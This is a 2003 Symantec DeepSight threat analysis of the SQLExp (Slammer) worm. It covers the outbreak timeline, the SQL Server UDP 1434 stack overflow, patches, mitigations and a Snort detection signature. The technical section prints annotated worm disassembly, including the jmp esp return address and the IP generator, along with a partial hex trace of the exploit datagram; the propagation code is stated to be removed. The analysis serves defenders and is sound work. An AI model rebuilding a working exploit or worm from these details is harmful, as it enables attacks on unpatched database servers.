



DeepSight™ Threat Management System Threat Analysis

SQLExp SQL Server Worm Analysis

Version 1: January 28, 2003, 07:45 GMT

Version 2: January 28, 2003, 20:00 GMT

***Analysts: Jensenne Roculan, Sean Hittel, Daniel Hanson, Jason V. Miller,
Bartek Kostanecki, Jesse Gough, Mario van Velzen, Oliver Friedrichs***

Executive Summary

On January 25, 2003, the DeepSight Threat Management System registered a sudden and extremely large increase in UDP traffic targeted at port 1434; this port is commonly associated with the Microsoft SQL Server Monitor. This significant rise in attack activity was later confirmed to be the result of a memory-resident worm named W32.SQLExp.Worm.

W32.SQLExp.Worm exploits a stack overflow vulnerability in the Microsoft SQL Server Monitor in order to distribute itself. As a result of SQLExp's propagation process and generation of copious amounts of network traffic, degradation of network performance was observed throughout the Internet during the outbreak.

Action Items

The DeepSight Threat Analyst Team strongly encourages all system administrators of Microsoft SQL Servers and Microsoft Data Engine applications to audit their machines for known security vulnerabilities. If necessary, the patches given in the [Patches](#) section should be applied. Additionally, perimeter devices should be configured to block UDP port 1434 traffic from untrusted hosts. The Snort IDS signature found in the [IDS Updates](#) section should also be deployed.

Urgency

High

Associated Vulnerabilities

*Microsoft SQL Server 2000 Resolution
Service Stack Overflow Vulnerability*

Associated Bugtraq ID

5311

Ease of Exploit

Automated

Affected Systems

*Microsoft SQL Server 2000
Microsoft SQL Server 2000 SP1
Microsoft SQL Server 2000 SP2
Microsoft Data Engine 2000*

Overview

Initial traffic related to the SQLExp worm was seen by the DeepSight Threat Management System on Saturday, January 25, at approximately 05:00 GMT. Over the following hours, the worm proceeded to infect vulnerable systems at a rate not seen before by previous threats. Many simultaneous reports of network outages were being received. Reports of ATM and Voice over IP networks becoming infected were also received early that day. Networks all over the world experienced severe performance degradation and packet loss due to excessive traffic. The worm is believed to have infected internal enterprise hosts, which would normally have been segregated, through dial-up and VPN users, in addition to unknown gateways. In total, over 200,000 individual systems were reportedly affected by this threat.

The primary affected parties were small to medium sized businesses and above. Some user-level applications also were affected through use of the Microsoft Data Engine. Consumers may have seen degradation in network performance during this time. This would have resulted in difficulty accessing common Web sites, or using other Internet services such as email.

There is no evidence at this moment, that this worm was an act of terrorism. The worm did not carry a malicious payload, its primary goal being to propagate as quickly as possible. This worm could have been significantly more malicious, and could have contained code to damage infected systems. The primary impact of this worm was a consumption of network bandwidth, in some cases, causing 100% packet loss on networks. This trait also initially led it to be mistaken as a denial of service attack.

While this worm does possess some similarities with Code Red, in that both were completely memory-resident viruses, the overall impact was not as significant. This is largely due to the smaller number of vulnerable systems. The number of exposed systems running Microsoft SQL Server or MSDE components are fewer than the number of Microsoft IIS Web servers that were vulnerable to Code Red. As result, there are fewer systems to infect, and a lesser overall impact than that of Code Red. Additionally, the spread of this worm could be controlled through filtering at network perimeters and indications are that numerous Internet Service Providers performed this filtering which also would help control the spread of the worm.

The SQLExp worm uses the UDP protocol, and as a result, did not have the overhead of the associated connection setup time and connection management that is required by TCP-based threats. Previous threats, including Code Red and Nimda, had used flaws in TCP-based services, and required a full three-way handshake before exchanging data. As a result, the SQLExp worm had a much quicker propagation rate, and the time to reach saturation was short.

Corporations and Internet Service Providers reacted quickly to this threat. Many reacted by blocking the associated UDP port at their perimeter. This resulted in both limiting the number of new incoming attacks, and preventing infected systems on internal networks from spreading to the outside. A significant drop in traffic was observed early the following morning by DeepSight Threat Management System sensors. At this time, the worm was still, however, affecting corporate internal networks.

Technical Description

SQLExp is a Windows-based worm written exclusively in x86 assembly. It targets Windows machines running vulnerable versions of the SQL Server Monitor, which are included in multiple builds of Microsoft SQL Server 2000, as well as the Microsoft Data Engine 2000. Unlike a traditional worm, SQLExp remains exclusively in memory, and no persistent changes to an infected machine's file system are made.

The DeepSight Threat Analyst team completed an annotated disassembly of SQLExp during the initial outbreak of the worm. All pertinent information gleaned from this disassembly was provided in the original DeepSight Incident Alert, though a thorough analysis with a clear annotation of the assembly code is given below. The propagation mechanisms have been removed from the assembly code and packet traces section.

```
begin:
  push    42B0C9DCh          ; Load the address of a jmp esp instruction
                                ; onto the stack, which is used during the
                                ; exploitation of the vulnerability. This
                                ; address represents a jmp esp instruction
                                ; , located in SQLsort.dll, on SQL Server 2000
                                ; SP0, SP1, Sp2, SP3, and MSDE.
```

Reconstruct padding data in memory. The beginning of the padding data consists of a series of 0x01 bytes.

```
mov     eax, 1010101h       ; Data used to reconstruct padding
xor     ecx, ecx           ; Clear counter value, and load with the value
mov     cl, 18h           ; of 0x18h (24).

loc_DD:
  push   eax              ; Load padding data into the stack
  loop  loc_DD           ; Continue loading data until counter (ECX) = 0
```

Reconstruct the remainder of the padding data. The final 32-bit chunk of the padding section consists of a single 0x04 byte, followed by three 0x00 bytes. The 0x04 byte is required in the malicious UDP datagram in order to successfully exploit the targeted vulnerability.

```
xor     eax, 5010101h       ; Change EAX to 0x40000000
push    eax              ; Load EAX onto the stack
```

Construct a stack frame in memory for the remainder of the worm's execution. This frame will contain various data for use by Win32 API calls.

```
mov     ebp, esp          ; Initialize stack base pointer
push    ecx              ; Null-terminate the following string
push    'lld.'           ; Load string "kernel32.dll"
push    '23le'           ; |
push    'nrek'           ; |
push    ecx              ; Null-terminate the following string
push    'tnuo'           ; Load string "GetTickCount"
push    'Ckci'           ; |
push    'TteG'           ; |
```

[Assembly code that creates appropriate stack contents for functions used later]

After loading important data onto the stack frame, SQLExp begins to make Win32 API calls in order to prepare itself to execute its payload of rapid propagation.

```
lea    eax, [ebp+var_20] ; Prepare parameter "GetTickCount" - This
                                ; parameter is used for the upcoming call to
                                ; getProcAddress, and not the following call to
                                ; LoadLibrary, as it takes only one parameter
push   eax                    ; Load parameter onto stack
lea    eax, [ebp+var_10] ; Prepare parameter "kernel32.dll"
push   eax                    ; Load parameter onto stack
call   dword ptr [esi]      ; Call LoadLibrary("kernel32.dll");
push   eax                    ; Save handle to kernel32.dll on stack
mov    esi, 42AE1010h       ; Load first default address for getProcAddress
mov    ebx, [esi]           ; Load function pointer at this address
mov    eax, [ebx]           ; Load data at beginning of "getProcAddress"
cmp    eax, 51EC8B55h       ; Check for sanity - because the actual
                                ; address of getProcAddress may differ between
                                ; vulnerable software versions, two different
                                ; addresses will be "tested" for sanity before
                                ; they are called
jz     short defaultOK     ; If the comparison is good, the default
                                ; address is good, and will be used - jump over
                                ; the next assignment
mov    esi, 42AE101Ch       ; If the default address for getProcAddress was
                                ; bad, now use the backup location

defaultOK:
call   dword ptr [esi]     ; Call getProcAddr(handle, "getTickCount");
call   eax                 ; Call getTickCount();
```

A structure containing the IP addresses and ports is created. This structure is used through the propagation loop. During the creation of this structure the source IP address is not changed, therefore the source IP addresses used are not spoofed as some other analyses and discussions have theorized.

The EBX register is seeded for use in the pseudo-random number generation algorithm before the loop is entered. The seed will be equal to

```
or     ebx, ebx              ; Functionally useless. As this produces no
                                ; change in EBX, it is assumed that this
                                ; instruction was intended to an XOR
xor    ebx, 0FFD9613Ch      ; Perform a simple XOR-based transform on the
                                ; seed before entering the propagation loop
```

The remaining code is the propagation loop, and is iterated until the machine is powered down, or the over-consumption of stack space causes the process to crash. The first portion of this code is the pseudo-random number generator, shown below. It is translated directly into mathematical statements, as that format provides us with the clearest example of the generation logic.

```
loop_exploit:                ; The beginning of the pseudo-random number
                                ; generation
mov    eax, [ebp+4C]         ; EAX = Seed
```

```

lea    ecx, [eax+eax*2]    ; ECX = 3 (EAX)
lea    edx, [eax+ecx*4]    ; EDX = 4 (ECX) + EAX
shl    edx, 4              ; EDX = 16 (EDX)
add    edx, eax            ; EDX = EDX + EAX
shl    edx, 8              ; EDX = 256 (EDX)
sub    edx, eax            ; EDX = EDX - EAX
lea    eax, [eax+edx*4]    ; EAX = 4 (EDX) + EAX
add    eax, ebx            ; EAX = EAX + EBX
mov    [ebp+4C], eax       ; Replace the old destination IP address
                                   ; (sin_addr) in sockaddr
                                   ; The end of the pseudo-random generation

```

The propagation routine is entered, and this routine continues until the infected host is rebooted, or until it crashes.

As illustrated in the [Packet Traces](#) section of this document, the entire worm is a self-contained entity within the exploit payload. The worm performs only a single action on compromised machines; it executes a tight inner loop of propagation until the machine is restarted. Once infected, a machine will begin attacking hosts at random until reboot.

The following pseudo-code snippet, which was included in the DeepSight Incident Alert, describes the actions taken by the worm in a simpler form than the annotated x86 assembly.

```

// Get handles to some libraries that functions are imported from.
ws2_32handle = LoadLibrary ( "ws2_32.dll" );
kernel32handle = LoadLibrary ( "kernel32.dll" );

// Load GetTickCount(), and create a random IP address with this value.
GetProcAddress ( kernel32handle, "GetTickCount" );
IPAddress = GetTickCount();

[Socket setup]

// Start infinite loop of generating a new IP address, and attacking.
while ( true ) {
    IPAddress = generateRandom ( IPAddress );
    Send Copy of Self through UDP
}

```

Item Descriptions

File Names

As the SQLExp worm is completely memory-resident, there is no filename associated with this worm.

Text Description of Damages/Installation Steps

SQLExp is a very small worm, and therefore the propagation routine is fairly simple.

1. A vulnerable Microsoft SQL Server Monitor is listening to an untrusted network. UDP port 1434 is open, awaiting connections for the SQL Server Monitor. Incoming UDP datagrams similar to the datagram contained in the [Packet Traces](#) section are received by the port.
2. As the datagram is being processed, a buffer on the stack is overflowed causing execution of the remaining code contained in the exploit.

- The exploit code commences sending UDP datagrams containing the exploit and the worm code to arbitrary IP addresses.

IP Addresses

There are no pre-determined IP addresses associated with the SQLExp worm.

Port Numbers Involved

- UDP destination port 1434.
- Arbitrary UDP source port.

Packet Traces

The following packet trace represents the complete attack used by the worm as well as the SQLExp worm code itself. The elements of the worm's packet trace that are detected by the signature are displayed in bold.

```
[**] W32.SQLExp.Worm incoming [**]
01/24-15:41:49.309030 <attackerMAC> -> <hostMAC> type:0x800 len:0x1A2
  <attackerIP>:3228 -> <hostIP>:1434 UDP TTL:118 TOS:0x0 ID:12743
  IpLen:20 DgmLen:404 Len: 384
04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 DC C9 B0 42 EB 0E 01 01 01 01 01 01 01 70 AE ....B.....p.
42 01 70 AE 42 90 90 90 90 90 90 90 90 68 DC C9 B.p.B.....h..
B0 42 B8 01 01 01 01 31 C9 B1 18 50 E2 FD 35 01 .B.....1...P..5.
01 01 05 50 89 E5 51 68 2E 64 6C 6C 68 65 6C 33 ...P..Qh.dllhel3
32 68 6B 65 72 6E 51 68 6F 75 6E 74 68 69 63 6B 2hkernQhounthick
43 68 47 65 74 54 66 B9 6C 6C 51 68 33 32 2E 64 ChGetTf.llQh32.d
[The remaining Packet Trace Is the Propagation Routine]
```

Description of Vulnerabilities

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

<http://online.securityfocus.com/bid/5311>

A problem in the SQL Server Resolution Service makes it possible for a remote user to execute arbitrary code on a vulnerable host. An attacker could exploit a stack-based overflow in the resolution service by sending a maliciously crafted UDP datagram to port 1434.

UDP port 1434 is designated as the Microsoft SQL Monitor port. Clients connect to this port to discover how connections to SQL Server should be made. When SQL Server Monitor receives a datagram that starts with byte 0x04 followed by four 'A' characters, it attempts to open the following registry key: HKEY_LOCAL_MACHINE\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion.

If a large number of bytes are appended to the datagram, the buffer overflow condition is triggered, resulting in the attacker overwriting key areas in memory and obtaining control over the SQL Server process. It may be possible to custom-craft the exploit code to execute arbitrary instructions in the

security context of the SQL Server. This may provide a remote attacker with local access on the underlying host.

Attack Data

We can clearly see in **Figure 1** that there was a significant and tremendously rapid rise in the number of unique source IP addresses being detected attacking UDP port 1434. This rise is quicker than the increase seen for another highly successful worm, Code Red, seen in **Figure 2**. While the initial rate of propagation for SQLExp was extremely high, the number of new infections being detected declined rapidly two hours after the initial outbreak. This trend is likely the result of the rapid deployment of filtering rules on many routers, blocking incoming and outgoing connections on UDP port 1434. Another factor could be the failure of the process due to the stack space consumption. This rapid reduction in the number of new infected IPs contrasts with the trend seen in Code Red where a constant new infection rate was maintained.





Figure 1. Hourly IP infection rate for UDP port 1434 for January 25 – 27, 2003

Distinct IPs




Source IP Infection Rate

- Total Cumulative Infections
- New Infections

Figure 2. Hourly IP infection rate for Microsoft Indexing Server/Indexing Services ISAPI Buffer Overflow (Code Red) for July 18 – 20, 2001

Figure 3 highlights the most commonly seen originating countries. One interesting trend is the quick and simultaneous drop in the number of sensors detecting attacks from infected IPs from countries outside of the United States. Again, it is likely that this drop in activity is the result of filtering rules on many Internet routers for ISPs and their customers.

Firewall



Originating Countries

- United States
- China
- Germany
- United Kingdom
- Italy

Figure 3. Top originating countries for UDP Port 1434 activity January 25 – 27, 2002

List of Attacks

- Microsoft SQL Server 2000 Resolution Service Stack Overflow Attack
- Generic UDP Portscan Probe

Patches

Microsoft has provided the following patches in order to rectify the corresponding vulnerabilities.

Microsoft SQL Server 2000 Resolution Service Heap Overflow Vulnerability

http://download.microsoft.com/download/SQLSVR2000/Patch/Q323875/W98NT42KMeXP/EN-US/Q323875_SQL2000_SP2_en.EXE

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

http://download.microsoft.com/download/SQLSVR2000/Patch/Q323875/W98NT42KMeXP/EN-US/Q323875_SQL2000_SP2_en.EXE

A list of applications that use the Microsoft Data Engine can be found here:

SQLSecurity.com: SQL Server/MSDE-Based Applications

<http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=10&tabid=13>

Mitigating Strategies

Configure firewalls or perimeter devices to block, or ignore, unsolicited traffic to TCP port 1433 and UDP port 1434. As well, deploy network intrusion detection systems to monitor networks for attacks, and log their origins.

If possible, restrict remote database connections from all but trusted hosts and networks only. This will greatly reduce susceptibility to exploitation. There have been reports of networks being infected because of VPN or dial-up users, with vulnerable applications using the Microsoft Data Engine. For this reason, perimeter network filters should be configured to only allow acceptable and necessary network traffic.

Symantec Gateway Security

Symantec has released updates for Symantec Gateway Security via LiveUpdate. You may find additional information regarding limiting the ingress traffic for W32.SQLEXP.Worm using Symantec Gateway Security:

<http://securityresponse.symantec.com/avcenter/security/Content/limit.ingress.traffic.w32.sqlexp.worm.html>

Enterprise Security Manager

Symantec has released an Enterprise Security Manager policy for this threat. More information regarding this issue can be found at:

<http://securityresponse.symantec.com/avcenter/security/Content/2003.01.25b.html>

Intruder Alert

Symantec has released an Intruder Alert 3.5/3.6 Integration Policy for NetProwler 3.5x. More information can be found at:

<http://securityresponse.symantec.com/avcenter/security/Content/2003.01.25.html>

NetProwler

Symantec has released Security Update 22 for NetProwler 3.5.1, which includes detection for W32.SQLEXP.Worm. More information can be found at:

<http://securityresponse.symantec.com/avcenter/security/Content/2003.01.25a.html>

Symantec Enterprise Firewall, Symantec VelociRaptor, Symantec Raptor Firewall

You may find more information to learn about limiting the ingress traffic for W32.SQLExp.Worm using Symantec's Enterprise Firewall, VelociRaptor, and Raptor products at:

<http://securityresponse.symantec.com/avcenter/security/Content/limit.ingress.traffic.w32.sqlexp.worm.html>

ManHunt

ManHunt Protocol Anomaly Detection technology detects the traffic generated by this threat as a UDP flood. To specifically detect this threat as W32.SQLExp.Worm, Symantec recommends that users of the ManHunt product activate the HYBRID MODE function and apply the custom rules available in the [IDS Updates](#) section of this document. For more information on how to create custom signatures, refer to the "ManHunt Administrative Guide: Appendix A Custom Signatures for HYBRID Mode".

Antivirus Updates

Symantec has released a tool that will remove infections of the W32.SQLExp.Worm. Because the worm resides exclusively in memory, no resident portion of will be stored on the disk of an infected system. For this reason, virus definitions will not detect SQLExp. The removal is available from the link below:

W32.SQLExp.Worm Removal Tool (Symantec)

<http://securityresponse.symantec.com/avcenter/venc/data/w32.sqlexp.worm.removal.tool.html>

IDS Updates

Signature

The following Snort signature can be used to detect an attack caused by the SQLExp worm, and can also be used with the Manhunt product in HYBRID mode:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 \  
(msg: "W32.SQLExp.Worm incoming"; \  
content: "|68 6F 75 6E 74 68 69 63 6B|"; \  
content: "|04|"; offset:0; depth:1; \  
reference: bugtraq,5311; reference: bugtraq,5310; rev: 1; )
```

Signature Details

Vulnerabilities exist in the resolution service included in Microsoft SQL Server. Exploitation occurs when a name resolution request datagram is sent to UDP port 1434 on a vulnerable SQL Server system, which is too long for the SQL Server Monitor to properly handle. A request datagram begins with 0x04 on SQL Server.

Since the only requirement to exploit this vulnerability is a malicious datagram of relatively short length sent to UDP port 1434, beginning with 0x04, a non-exploit specific signature that does not produce a high number of false positives is not possible. As a result, an exploit specific signature has been created.

False Positives

As this rule detects SQL Server name resolution requests that contain a particular sequence of 9 bytes, there should be little to no false positives.

False Negatives

Since this rule is exploit specific, in the event that the attacker were to use a different exploit, this rule would not detect the attack. However, this signature will detect all attacks generated by SQLExp in its current format.

Resources

W32.SQLExp.Worm (Symantec)

<http://sarc.com/avcenter/venc/data/w32.sqlexp.worm.html>

Microsoft SQL Sapphire Worm Analysis (eEye)

<http://www.eeye.com/html/Research/Flash/AL20030125.html>

CA-2003-04: MS-SQL Server Worm (CERT C/C)

<http://www.cert.org/advisories/CA-2003-04.html>

Microsoft SQL Server 2000 Resolution Service Heap Overflow Vulnerability

<http://online.securityfocus.com/bid/5310>

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

<http://online.securityfocus.com/bid/5311>

Microsoft Patch Q323875_SQL2000_SP2_en

http://download.microsoft.com/download/SQLSVR2000/Patch/Q323875/W98NT42KMeXP/EN-US/Q323875_SQL2000_SP2_en.EXE

Change Log

Version 1: January 28, 2003, 07:45 GMT

Initial Threat Analysis released.

Version 2: January 28, 2003, 20:00 GMT

Addition of the return address being found in a common location across vulnerable versions.

Glossary

If you are unfamiliar with any term this report uses, please visit the SecurityFocus glossary at <http://www.securityfocus.com/glossary> for more details on information security terminology.

Contact Information

World Headquarters

Symantec Corporation
20300 Stevens Creek Blvd.
Cupertino, CA 95014
U.S.A.
+1 408 517 8000
www.symantec.com

Symantec DeepSight Solutions

Symantec DeepSight Customer Service
+ 1 866 732 3682 (Toll-Free)
+ 1 541 335 7020
DeepSightCustServ@symantec.com

About Symantec

Symantec, the world leader in Internet security technology, provides a broad range of content and network security software and appliance solutions to enterprises, individuals, and service providers. The company is a leading provider of client, gateway, and server security solutions for virus protection, firewall and virtual private network, vulnerability management, intrusion detection, Internet content and e-mail filtering and remote management technologies, as well as security services to enterprises and service providers around the world. Symantec's Norton brand of consumer security products is a leader in worldwide retail sales and industry awards. Headquartered in Cupertino, Calif., Symantec has worldwide operations in 38 countries. For more information, please visit www.symantec.com.

DeepSight Conditions: NO WARRANTIES, EXPRESSED OR IMPLIED, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NON-INFRINGEMENT, SHALL APPLY TO THE DEEPSIGHT SERVICES OR THE MATERIALS PROVIDED BY SYMANTEC TO USERS OF THE DEEPSIGHT SERVICES. SYMANTEC PROVIDES THE SERVICE(S) AND MATERIALS "AS IS" AND "AS AVAILABLE." IN NO EVENT WILL SYMANTEC BE LIABLE FOR THE TRUTH, ACCURACY, RELIABILITY OR COMPLETENESS OF THE SERVICE(S) OR MATERIALS. SYMANTEC MAKES NO WARRANTY THAT THE SERVICE(S) OR MATERIALS WILL BE UNINTERRUPTED OR TIMELY, OR THAT THEY WILL PROTECT AGAINST COMPUTER VULNERABILITIES. Please refer to your services agreement or certificate for further information on conditions of use for the Services and materials.

Trademarks: Symantec, the Symantec logo, and DeepSight are US registered trademarks of Symantec Corporation or its subsidiaries. DeepSight Analyzer, DeepSight Extractor, and Bugtraq are trademarks of Symantec Corporation or its subsidiaries. Other brands and products are trademarks of their respective holders.

Quoting Symantec Information and Data: Authorized Users of Symantec's Deep Sight Services may use or quote individual sentences and paragraphs from the materials provided as part of the Services, but not large portions or the majority of such materials, solely for purposes of internal communications. Unless otherwise specifically agreed in writing by Symantec, no external publication of all or any portion of any materials provided by Symantec is permitted.

Copyright © 2003 Symantec Corporation. All rights reserved. Reproduction is forbidden unless authorized.